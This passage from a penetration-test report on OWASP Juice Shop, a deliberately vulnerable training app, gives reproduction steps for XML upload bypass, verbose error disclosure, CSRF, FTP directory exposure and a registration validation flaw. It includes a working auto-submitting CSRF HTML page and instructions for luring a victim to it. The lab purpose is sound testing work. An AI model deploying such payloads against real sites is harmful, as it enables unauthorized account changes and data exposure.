- Inspect the page source code by right-clicking and selecting "Inspect" or using a browser's developer tools (e.g., Chrome DevTools).
- Locate the JavaScript file (e.g., main.js) and search for file upload validation logic.

# Complaint


Forbidden file type. Only PDF, ZIP allowed.

Customer  
vv@mail.com


Message\*

Please provide a text.

Invoice:  download.jfif

 Submit

7. Identify that the backend accepts XML files (e.g., application/xml is listed in the accepted MIME types alongside application/pdf and application/zip).



8. Create or select an XML file (e.g., test.xml) and attempt to upload it by selecting "All Files" in the file picker and choosing the XML file.
9. Submit the complaint by clicking "Submit".

10. Observe the success message: "You successfully solved a challenge: Deprecated Interface (Use a deprecated B2B interface that was not properly shut down.)", confirming the XML file was accepted.

**Impact:**

- Bypassing file type restrictions allows attackers to upload XML files, which could be exploited for XML External Entity (XXE) attacks, potentially leading to data exfiltration or server-side request forgery (SSRF).
- Use of a deprecated interface increases the attack surface, as outdated components may have unpatched vulnerabilities.
- Potential for further exploitation if uploaded XML files are processed unsafely by the backend.
- Violation of secure file upload best practices, undermining user trust and application integrity.

## 35) Security Misconfiguration – Error handling

**Severity:** low

**Description:**

The application reveals **detailed error messages** containing stack traces and internal implementation details when certain invalid requests are made. This information can be used by an attacker to **enumerate backend technologies**, understand business logic, and **identify potential entry points** for further exploitation.

**Affected Component:**

Multiple endpoints – error responses when sending malformed requests or triggering edge cases

**Steps to Reproduce:**

1. Send the following HTTP request:

GET /rest/anything HTTP/1.1

The screenshot shows the Burp Suite interface with the following details:

- Request (Pretty):**

```
1 GET /rest/anything HTTP/1.1
2 Host: localhost:3000
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko)
4 Accept-Language: en-US,en;q=0.9
5 Accept: application/json, text/plain, */*
6 Referer: http://localhost:3000/
7 DNT: 1
8 Sec-Fetch-Dest: empty
9 Sec-Fetch-Mode: cors
10 Sec-Fetch-Site: same-origin
11 Cache-Control: max-age=0
12 Sec-Fetch-User: ?1
13 Cookie: language=en; cookieconsent_status=dissmiss; welcomebanner_status=dissmiss; continueCode=pIPIgqAKUSNRKtBQl3LdvJtaFHvqkxhzed7VvwHa2ter9GOrJqly
14 Set-Cookie:
15
16
17
```
- Response (Pretty):**

```
1 HTTP/1.1 500 Internal Server Error
2 Access-Control-Allow-Origin: *
3 X-Content-Type-Options: nosniff
4 X-Frme-Options: SAMEORIGIN
5 Feature-Policy: payment 'self';
6 Referrer-Policy: origin
7 Content-Type: application/json; charset=utf-8
8 Vary: Accept-Encoding
9 Date: Thu, 27 Oct 2022 18:28:19 GMT
10 Connection: keep-alive
11 Keep-Alive: timeout=5
12 Content-Length: 2503
13
14 {
15 "error": {
16 "message": "Unexpected path: /rest/anything",
17 "attack": "Raw"
18 }
19 }
20
```
- Inspector (Selected text):**

Selected text: anything

Decoded from: Select ▾

anything

Cancel Apply changes
- Request attributes:**

2
- Request query parameters:**

0
- Request body parameters:**

0
- Request cookies:**

4
- Request headers:**

15
- Response headers:**

11

2. The application responded with a **500 Internal Server Error** and displayed a **stack trace** showing:
  - o Internal class names
  - o File paths
  - o Node.js error messages
  - o Possibly database errors (in some cases)
3. This confirmed the app does not properly sanitize or suppress internal errors.

#### Impact:

- Provides **insight into the backend stack**, including libraries, error types, and file structure.
- Can assist attackers in crafting targeted attacks (e.g., exploiting known vulnerabilities in specific packages).
- May expose sensitive logic or misconfigurations.

## 36) CSRF – Profile update endpoint

#### Severity: High

#### Description:

The `/profile` endpoint is vulnerable to Cross-Site Request Forgery (CSRF). The application fails to validate the origin of the request and lacks proper anti-CSRF mechanisms (e.g., CSRF tokens or `SameSite` cookie attributes). This allows an attacker to craft a malicious HTML page that forces a logged-in victim to unknowingly change their profile data—such as the `username`—without their consent, resulting in unauthorized actions being performed on their behalf.

**Affected Component:**

POST /profile – Profile update endpoint

---

**Steps to Reproduce:**

1. Created a malicious HTML file named csrf.html with the following content:


```
<!DOCTYPE html>
<html>
 <body onload="document.forms[0].submit()">
 <form action="http://localhost:3000/profile" method="POST">
 <input type="hidden" name="username" value="hackedByCSRF">
 </form>
 </body>
</html>
```

2. Hosted the file using Python's built-in web server:

```
python3 -m http.server 8000
```

3. Sent the link (<http://localhost:8000/csrf.html>) to a victim logged into the target site.
4. When the victim accessed the link, the browser automatically sent a POST request to <http://localhost:3000/profile> using the victim's session cookies.

5. The server accepted the request and updated the victim's username without requiring any verification or CSRF token.



## 37) Sensitive data exposure – FTP directory access

**Severity:** High

**Description:**

A Sensitive Data Exposure vulnerability exists in OWASP Juice Shop due to improper FTP server configuration. The "About Us" page contains a hyperlink (`ftp/legal.md`) that, when hovered over, reveals an FTP directory path (`/ftp`). Accessing this path exposes the FTP directory structure, including a sensitive file (`acquisitions.md`), which contains confidential business acquisition plans. This misconfiguration allows unauthorized access to sensitive documents, potentially leading to competitive disadvantage or legal issues.

**Affected Component:**


- **FTP Directory Access:** The FTP server middleware exposes the `/ftp` directory and its contents, including sensitive files like `acquisitions.md`.

**Steps to Reproduce (in OWASP Juice Shop):**


1. Navigate to the "About Us" section at <http://localhost:3000/#/about>.




2. Locate the hyperlink text in the "Corporate History & Policy" section that references <ftp/legal.md>.




3. Hover over the hyperlink to reveal the URL (<http://localhost:3000/ftp/legal.md>).



4. Modify the URL by removing /legal.md to access the FTP directory directly (<http://localhost:3000/ftp/>).



5. Observe the exposed directory structure, which includes files like acquisitions.md, legal.md, and others.



6. Access the acquisitions.md file by navigating to <http://localhost:3000/ftp/acquisitions.md>.

```

1 - /* /ftp directory browsing and file download */
2 - app.use('/ftp', serveIndexMiddleware, serveIndex('ftp', { icons: true }))
3 - app.use('/ftp(?:/quarantine)/:file', servePublicFiles())
4 - app.use('/ftp/quarantine/:file', serveQuarantineFiles())
5 -
6 1 app.use('.well-known', serveIndexMiddleware, serveIndex('.well-known', { icons: true,
7 2 app.use('.well-known', express.static('.well-known'))
o >

```

7. View the contents of acquisitions.md, which reveals sensitive acquisition plans (e.g., "Our company plans to acquire several competitors within the next year, this will have a significant stock market impact as we will elaborate in detail in the following paragraph").

**Impact:**

- Unauthorized access to sensitive business documents, such as acquisition plans, which could lead to competitive disadvantage if leaked to competitors.
- Potential financial loss due to stock market manipulation based on the exposed acquisition details.
- Legal and regulatory risks due to the exposure of confidential business strategies.
- Erosion of customer and stakeholder trust due to poor data protection practices.

### 38) Improper input validation – Repetitive registration

**Severity:** Medium

**Description:**

The DRY (Don't Repeat Yourself) principle, which mandates that every piece of knowledge should have a single, authoritative representation within a system, is violated in the OWASP Juice Shop registration process. This violation manifests as an Improper Input Validation vulnerability where the /register endpoint relies on client-side validation to ensure "Password" and "Repeat Password" fields match, without enforcing this check on the server-side. The lack of a centralized validation mechanism allows users to bypass the intended DRY-compliant workflow by manipulating the form after an initial mismatch, enabling registration with inconsistent passwords and solving the "Repetitive Registration" challenge.

**- Affected Component:**

Registration endpoint

/register

The endpoint fails to adhere to the DRY principle by duplicating validation logic between client and server, with the server lacking an authoritative validation step to ensure password consistency.

### **Steps to Reproduce (in OWASP Juice Shop):**

1. Navigate to the registration page:  
<http://localhost:3000/#/register>
2. Enter an email (e.g., hacked@email.com).
3. Enter a password (e.g., Pass123!) that meets the 5-40 character requirement.
4. Enter a mismatched repeat password (e.g., Pass456!).
5. Observe the client-side DRY violation warning: "Passwords do not match."
6. Modify the first password field to match the repeat password (e.g., change Pass123! to Pass456!).
7. Select a security question (e.g., "Mother's maiden name?") and provide an answer (e.g., Smith).
8. Submit the form.
9. If vulnerable, the server accepts the registration without re-validating the inputs, completing the "Repetitive Registration" challenge with the message: "You successfully solved a challenge: Repetitive Registration (Follow the DRY principle while registering a user)."

### **Impact:**

- Bypassing of password validation due to the DRY principle violation, leading to potential inconsistencies in user accounts.
- Increased risk of user errors or unintended password usage, undermining the single-source-of-truth concept central to DRY.
- Potential exploitation by attackers to manipulate registration workflows where DRY is not enforced.
- Erodes trust in the registration process due to inconsistent application of the DRY principle.

## User Registration

Email\* —

hacked@mail.com

Password\* —

\*\*\*\*\*

! Password must be 5-40 characters long.

9/20

Repeat Password\* —

\*\*\*\*\*

Passwords do not match

Show password advice

Security Question \*



Please select a security question.

Answer\*

You are using an unsupported command-line flag: --no-sandbox. Stability and security will suffer.

# OWASP Juice Shop

## User Registration

Email\*  
hacked@mail.com

Password\*  
\*\*\*\*\*  
• Password must be 5-40 characters long. 11/20

Repeat Password\*  
\*\*\*\*\*  
• Repeat Password must be 5-40 characters long. 10/40

Show password advice

Security Question \*  
Mother's maiden name?

This cannot be changed later!

Answer\*

Turn to your computer, move the mouse pointer outside or press Ctrl+Alt.

You successfully solved a challenge: Repetitive Registration (Follow the DRY principle while registering a user.)

## Login

Email\*

Password\* 

Forgot your password?

Log in

Remember me

or

Don't have an account? [Create one](#)

## 3 - Conclusion

The OWASP Juice Shop assessment reveals a broad spectrum of vulnerabilities ranging from low to critical severity. While some issues present minor risks, several critical and high-severity challenges pose significant threats to the security, privacy, and integrity of your application and data.

Addressing these vulnerabilities is essential to safeguard against potential data breaches, unauthorized access, and compliance violations. Prioritizing remediation efforts on critical and high-severity issues will dramatically improve your security posture and reduce the risk of exploitation.